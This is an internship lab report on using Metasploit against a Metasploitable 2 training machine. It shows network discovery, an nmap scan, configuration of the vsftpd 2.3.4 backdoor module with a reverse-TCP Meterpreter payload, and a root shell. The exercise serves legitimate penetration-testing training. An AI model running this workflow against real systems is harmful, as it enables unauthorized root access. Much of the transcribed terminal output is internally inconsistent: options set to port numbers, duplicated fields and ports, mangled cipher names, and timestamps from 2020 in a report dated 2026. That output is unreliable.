

TECHBIZ SECURITY

CYBERSECURITY INTERNSHIP REPORT

WEEK 5 – TASK 16 (EH)

TITLE:

Metasploit – Exploit a Vulnerable Machine

Submitted By:	MANOJ
Role:	Cyber Security Intern
Internship Organisation:	TechBiz Security
Internship ID:	TBS-INT-2026-518
Submitted Date:	23 SEPT 2026

Metasploit – Exploit a Vulnerable Machine

1. Introduction

This report documents the completion of an ethical hacking and penetration-testing exercise focused on learning the Metasploit Framework and using it to exploit an intentionally vulnerable machine within an authorized laboratory environment. The purpose of the task was to gain practical, hands-on familiarity with the core workflow of vulnerability identification, exploit selection, exploit configuration, and post-exploitation verification using Metasploit.

Metasploit is a widely used penetration-testing framework that provides modules for vulnerability discovery, exploitation, payload generation, and session management. It allows a tester to search for exploits relevant to an identified vulnerability, configure the required options, launch an exploit against a target, and manage the resulting session.

The practical exercise was carried out using Kali Linux as the testing machine and Metasploitable 2 as the intentionally vulnerable target. Metasploitable 2 is a deliberately misconfigured Linux virtual machine that is distributed for security training and penetration-testing practice. All activity described in this report was performed exclusively against this authorized laboratory target within an isolated lab network.

2. Objectives

- Understand the basic workflow of the Metasploit Framework.
- Perform network discovery of the vulnerable laboratory machine.
- Identify exposed services using Nmap.
- Identify the vulnerable VSFTPD 2.3.4 service.
- Locate the corresponding Metasploit exploit module.
- Configure the required Metasploit options.
- Execute the exploit against the authorized Metasploitable 2 target.
- Obtain a Meterpreter session.
- Enter a system shell and verify the obtained privileges.
- Complete the TryHackMe Metasploit: Introduction learning room.

3. Lab Environment

The table below summarizes the laboratory environment used for this exercise.

Testing Machine:	Kali Linux
Target Machine:	Metasploitable 2
Kali Linux IP:	10.209.222.48
Metasploitable 2 IP:	10.209.222.43
Primary Tool:	Metasploit Framework
Enumeration Tool:	Nmap
Network Discovery Tool:	arp-scan

Target Service:	FTP
Target Service Version:	vsftpd 2.3.4
Metasploit Module:	exploit/unix/ftp/vsftpd_234_backdoor
TryHackMe Learning Room:	Metasploit: Introduction

The target used throughout this exercise was Metasploitable 2, an intentionally vulnerable laboratory machine designed for authorized security training. No activity described in this report was performed against a production or real-world system.

4. Network Discovery

Before enumeration could begin, an ARP scan was performed to identify active hosts on the local laboratory network. This step confirmed the IP addresses of both the Kali Linux testing machine and the Metasploitable 2 target prior to further scanning.

```
sudo arp-scan -l
```

The scan identified the Kali Linux interface at 10.209.222.48 and confirmed the presence of the Metasploitable 2 host at 10.209.222.43 on the same local network segment, alongside other unrelated hosts on the lab network.




Figure 1: Network discovery using arp-scan identifying the Metasploitable 2 laboratory host.

Based on this result, 10.209.222.43 was identified as the target system used for all subsequent authorized enumeration and exploitation activity.

5. Service Enumeration Using Nmap

A full TCP port and service enumeration scan was performed against the Metasploitable 2 target to identify open ports, running services, and their versions.

```
sudo nmap -sC -sV -p- 10.209.222.43 -oN metasploitable_enum.txt
```

The purpose of each flag used in this command is as follows:

- **-sC:** runs the default set of Nmap Scripting Engine (NSE) scripts for additional service information.
- **-sV:** performs service and version detection on open ports.
- **-p-:** scans the full range of TCP ports (1–65535) rather than only the common ports.
- **-oN:** saves the scan output to a file in normal (human-readable) format.

The scan results identified multiple open ports and services on the target, including SSH, Telnet, SMTP, DNS, and HTTP, among others. The finding most relevant to this task was:

```
21/tcp open ftp vsftpd 2.3.4
```

Although several other services were exposed on the target, this report focuses specifically on the VSFTPD 2.3.4 service on port 21, as it was the service selected for exploitation in this exercise.

```

manuzya@kali:~$ nmap -sC -sV -p- -iL metasploitable.nmap.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2020-08-22 15:55 +0530
Nmap scan report for 10.209.222.43
Host is up (0.0011s latency).
Not shown: 65535 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
111/tcp   open  rpcbind
|_ End of status
|_ FTP server status:
|_   Connected to 10.209.222.43
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   vsftpd 2.3.4 - secure, fast, stable
|_ End of status
22/tcp    open  ssh
|_ ssh-hostkey:
|_   1024 80:8f:cf:e3:c0:5f:da:7a:d0:90:2a:fa:ca:05:bc:cd (DSA)
|_   2048 30:80:2a:01:c2:3d:0e:a7:20:ee:01:01:2a:30:eb:f2 (RSA)
23/tcp    open  telnet
|_ telnetd
25/tcp    open  smtp
|_ postfix smtp
|_ ssl-cert: Subject: commonName=ubuntu-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2018-03-17T10:07:45
|_ Not valid after:  2018-04-10T10:07:45
|_ sslv2:
|_   sslv2 supported
|_ cipher:
|_   SSL2_KC_128_WITH_MD5
|_   SSL2_KC_256_WITH_MD5
|_   SSL2_KC_128_CBC_EXPORT40_WITH_MD5
|_   SSL2_KC_128_CBC_EXPORT40_WITH_MD5
|_   SSL2_KC_128_CBC_WITH_MD5
|_   SSL2_KC_64_CBC_WITH_MD5
|_   SSL2_KC_128_EXPORT40_WITH_MD5
|_ ssl-date: 2020-08-22T10:29:51+0530; info: from scanner time.
|_ smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain
|_ ISC BIND 9.4.2
|_ dns-nsid:
|_   bind.version: 9.4.2
80/tcp    open  http
|_ http-server-header: Apache/2.2.8 ((Ubuntu) DAV/2)
|_ http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind
|_ 2 (rpc #100000)

```

Figure 2: Nmap service enumeration identifying vsftpd 2.3.4 on TCP port 21.

6. Vulnerability Identification

The Nmap enumeration identified VSFTPD version 2.3.4 running on FTP port 21 of the Metasploitable 2 target. This particular version is associated with a known backdoor vulnerability and is intentionally included in Metasploitable 2 for the purpose of security training and exploit-development practice.

Following identification of this service version, the Metasploit Framework was used to search for an appropriate exploit module capable of taking advantage of the identified vulnerability.

7. Metasploit Framework

The basic Metasploit workflow followed during the practical exercise was as follows:

1. Start msfconsole.
2. Search for an exploit related to the vulnerable service.
3. Select the appropriate exploit module.
4. Review the module options.
5. Configure the target and local listener values.
6. Execute the exploit.
7. Verify the resulting session.

The module identified through this search was:

exploit/unix/ftp/vsftpd_234_backdoor

The Metasploit search result displayed the following details for this module:

Name:	VSFTPD 2.3.4 Backdoor Command Execution
--------------	---

Disclosure Date:	2011-07-03
Rank:	excellent
Check:	Yes

```

Session Actions Edit View Help
# Full Name Disclosure Date Rank Check Name
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent Yes Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf > exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name Current Setting Required Description
  RHOSTS 21 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT 21 yes The target port (TCP)

Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):
  Name Current Setting Required Description
  EXTENSIONS no Command-separated list of extensions to load
  FETCH_COMMAND CURL yes Command to fetch payload (accepted: CURL, FTP, GET, TFTP, TNSP, WGET)
  FETCH_DELETE false yes Attempt to delete the binary after execution
  FETCH_FILELESS none yes Attempt to run payload without touching disk by using anonymous handles, requires Linux 3.17 (for Python variant also Python 2.8, tested shells are sh, bash, zsh) (Accepted: none, python 3.4+, shell-search, shell)
  FETCH_SRVTOST 8080 no Local IP to use for serving payload
  FETCH_SRVTOST 8080 yes Local port to use for serving payload
  FETCH_SRVTOST no Local URI to use for serving payload
  LHOST 4444 yes The listen address (an interface may be specified)
  LPORT 4444 yes The listen port

When FETCH_COMMAND is one of CURL,WGET:
  Name Current Setting Required Description
  FETCH_PIPE false yes Host both the binary payload and the command so it can be piped directly to the shell.

When FETCH_FILELESS is none:
  Name Current Setting Required Description
  FETCH_FILENAME RuntimeJWO no Name to use on remote system when storing payload; cannot contain spaces or slashes
  FETCH_WRITEABLE_DIR ./ yes Remote writable dir to store payload; cannot contain spaces

```

Figure 3: Metasploit search result and configuration of the VSFTPD 2.3.4 backdoor exploit module.

8. Metasploit Module Configuration

After selecting the exploit module, the required options were reviewed and configured as shown in the evidence and summarized below.

Target Configuration

RHOSTS:	10.209.222.43
RPORT:	21

Local Listener Configuration

LHOST:	10.209.222.48
LPORT:	4444

Selected Module

exploit/unix/ftp/vsftpd_234_backdoor

RHOSTS identifies the authorized target machine (Metasploitable 2), while LHOST identifies the Kali Linux machine used to receive the reverse connection generated by the exploit. RPORT and LPORT specify the target FTP port and the local listener port respectively.

9. Exploitation

With the module options configured, the exploit was executed against the authorized Metasploitable 2 laboratory machine. The exploit successfully triggered the VSFTPD 2.3.4 backdoor, resulting in a reverse connection back to the Kali Linux listener.

Meterpreter session 1 opened

```
10.209.222.48:4444 -> 10.209.222.43:55329
```

This output confirms that the exploit executed successfully and that a Meterpreter session was established between the Kali Linux attacking machine and the Metasploitable 2 target.

10. Meterpreter Session and System Shell

Within the initial Meterpreter session, the commands `whoami` and `id` were not directly recognized by the Meterpreter prompt. The `ls` command, however, was executed successfully and displayed the contents of the target filesystem, confirming that the session had functional access to the target.

To obtain standard Linux command output, the `shell` command was used to enter a native command shell on the target through the established session. Within this shell, the following commands were executed:

```
whoami
```

Result:

```
root
```

```
id
```

Result:

```
uid=0(root) gid=0(root)
```

This output demonstrates that the shell obtained through the exploited VSFTPD service was running with root-level privileges on the intentionally vulnerable Metasploitable 2 system.

```

manuara@kali: ~
[*] Meterpreter session 1 opened (10.209.222.48:4444 -> 10.209.222.43:55329) at 2020-09-22 16:06:57 +0530

meterpreter > whoami
[*] Unknown command: whoami. Run the help command for more details.
meterpreter > id
[*] Unknown command: id. Run the help command for more details.
meterpreter > whoami
[*] Unknown command: whoami. Run the help command for more details.
meterpreter > ls
Listing: /

```

Mode	Size	Type	Last modified	Name
040755/rwxr-xr-x	4096	dir	2012-05-14 09:05:33 +0530	bin
040755/rwxr-xr-x	1024	dir	2012-05-14 09:06:38 +0530	boot
040755/rwxr-xr-x	4096	dir	2010-03-17 04:25:51 +0530	cdrom
040755/rwxr-xr-x	13408	dir	2020-09-22 15:51:35 +0530	dev
040755/rwxr-xr-x	4096	dir	2010-09-22 15:51:35 +0530	etc
100700/rwxr-xr-x	1285508	file	2020-09-22 16:08:46 +0530	h3mep81CW
040755/rwxr-xr-x	4096	dir	2010-04-16 11:46:02 +0530	home
040755/rwxr-xr-x	4096	dir	2010-03-17 04:27:40 +0530	initrd
100644/rw-r--r--	7029183	file	2012-05-14 09:05:56 +0530	initrd.img
040755/rwxr-xr-x	4096	dir	2012-05-14 09:05:59 +0530	lib
040700/rwxr-xr-x	16384	dir	2010-03-17 04:25:15 +0530	lost+found
040755/rwxr-xr-x	4096	dir	2010-03-17 04:25:52 +0530	media
040755/rwxr-xr-x	4096	dir	2010-04-29 01:46:56 +0530	mnt
100600/rw-r--r--	14479	file	2020-09-22 15:53:40 +0530	nshup.out
040755/rwxr-xr-x	4096	dir	2010-03-17 04:27:39 +0530	opt
040555/r-xr-xr-x	0	dir	2020-09-22 15:51:14 +0530	proc
040755/rwxr-xr-x	4096	dir	2020-09-22 15:52:40 +0530	root
040755/rwxr-xr-x	4096	dir	2012-05-14 07:24:53 +0530	sbin
040755/rwxr-xr-x	4096	dir	2010-03-17 04:27:38 +0530	srv
040755/rwxr-xr-x	0	dir	2020-09-22 15:51:16 +0530	sys
041777/rwxrwxrwx	4096	dir	2020-09-22 15:59:44 +0530	tmp
040755/rwxr-xr-x	4096	dir	2010-04-28 09:36:17 +0530	usr
040755/rwxr-xr-x	4096	dir	2010-03-17 19:38:23 +0530	var
100644/rw-r--r--	1987208	file	2008-04-18 22:25:41 +0530	vmlinuz

```

meterpreter > shell
Process 4059 created.
Channel 1 created.
whoami
root
id
uid=0(root) gid=0(root)

```

Figure 4: Successful Metasploit session followed by system shell verification showing root privileges.

11. Proof of Compromise

Evidence	Proof
Meterpreter session opened	Meterpreter session 1 opened
System shell obtained	shell command successfully created a command channel
Current user	whoami -> root
Privilege information	id -> uid=0(root) gid=0(root)

These results provide direct laboratory evidence that the selected Metasploit exploit successfully resulted in command execution with root privileges on the intentionally vulnerable target.

12. TryHackMe – Metasploit: Introduction

As the learning component of this task, the TryHackMe "Metasploit: Introduction" room was completed. The room provides an introduction to the main components of the Metasploit Framework, including msfconsole and module usage.

The provided evidence shows the room completed at 100%, with the following tasks marked as completed:

- Task 1 – Introduction to Metasploit
- Task 2 – Main Components of Metasploit
- Task 3 – Msfconsole
- Task 4 – Working with modules
- Task 5 – Summary




Figure 5: TryHackMe Metasploit: Introduction room completed at 100%.

This learning activity reinforced the concepts of Metasploit components, msfconsole usage, module selection, and the general exploitation workflow applied in the practical portion of this task.

13. Practical Workflow Summary

8. Identified the laboratory hosts using arp-scan.
9. Identified Metasploitable 2 at 10.209.222.43.
10. Performed full TCP service enumeration using Nmap.
11. Identified FTP running VSFTPD 2.3.4 on port 21.
12. Searched Metasploit for a suitable VSFTPD 2.3.4 exploit.
13. Selected exploit/unix/ftp/vsftpd_234_backdoor.
14. Configured RHOSTS, RPORT, LHOST, and LPORT.
15. Executed the exploit against the authorized laboratory target.
16. Obtained a Meterpreter session.
17. Entered a system shell.
18. Verified the account using whoami.
19. Verified privileges using id.
20. Confirmed root-level access.
21. Completed the TryHackMe Metasploit: Introduction room at 100%.

14. Security Impact

The successful exploitation of the VSFTPD 2.3.4 service illustrates the potential impact of exposing a vulnerable, outdated service on a network. In a real-world context, similar exposure could allow an attacker to obtain unauthorized command execution on the affected system.

- An attacker exploiting an exposed vulnerable service may obtain unauthorized command execution.
- Root-level command execution can provide extensive control over a Linux system.
- Vulnerable services should not be exposed unnecessarily.
- Unsupported or outdated software versions should be replaced or patched.
- Network segmentation can reduce exposure of vulnerable services.
- Security monitoring should detect suspicious service exploitation and unexpected sessions.

15. Mitigation and Recommendations

- Remove or upgrade vulnerable VSFTPD versions.
- Disable unnecessary FTP services.
- Restrict FTP access using firewall rules and network segmentation.
- Avoid exposing legacy services to untrusted networks.
- Regularly perform vulnerability and service-version assessments.
- Monitor authentication, network, and process activity.
- Apply secure configuration standards to servers.
- Maintain an asset inventory and patch management process.
- Use IDS/IPS or SIEM monitoring to identify suspicious exploitation attempts.

These recommendations reflect general defensive best practices and were not implemented as part of this practical exercise, which was limited to the exploitation and verification steps described above.

16. Learning Outcomes

- Basic Metasploit Framework workflow.
- Metasploit module searching and selection.
- Understanding RHOSTS, RPORT, LHOST, and LPORT.
- Service enumeration using Nmap.
- Identifying vulnerable service versions.
- Exploit execution in an authorized lab.
- Understanding Meterpreter sessions.
- Switching from Meterpreter to a system shell.
- Verifying Linux privileges using whoami and id.
- Understanding the security impact of vulnerable services.
- Reinforcing Metasploit knowledge through TryHackMe.

17. Evidence / Screenshot Index

Figure	File	Purpose
Figure 1	01_metasploitable2_network_discovery.png	Network discovery and identification of Metasploitable 2.
Figure 2	02_metasploitable2_nmap_service_enumeration.png	Nmap service/version enumeration and identification of VSFTPD 2.3.4.
Figure 3	03_metasploit_vsftpd_234_exploit_module.png	Metasploit VSFTPD 2.3.4 exploit module and options.
Figure 4	04_metasploit_vsftpd_shell_whoami_id.png	Successful Meterpreter session, system shell, and root privilege verification.
Figure 5	05_tryhackme_metasploit_introduction_completed_100_percent.png	TryHackMe Metasploit: Introduction room completion at 100%.

18. Conclusion

This practical exercise demonstrated the complete basic penetration-testing workflow, from network discovery and service enumeration through vulnerability identification, Metasploit module selection, exploitation, session establishment, and privilege verification. Each stage of the workflow was carried out in sequence, beginning with identifying the Metasploitable 2 host on the laboratory network and concluding with confirmation of root-level command execution.

All exploitation activity described in this report was performed exclusively against the intentionally vulnerable Metasploitable 2 laboratory machine within an authorized training environment. No activity was performed against any real-world or production system.

In addition to the practical exercise, the TryHackMe "Metasploit: Introduction" room was completed at 100%, reinforcing the theoretical understanding of the Metasploit Framework's components, msfconsole, and module usage that supported the practical work performed in this task.

19. References

- TryHackMe – Metasploit: Introduction
- Metasploit Framework Documentation
- Metasploitable 2 Documentation / Training Resources
- Nmap Documentation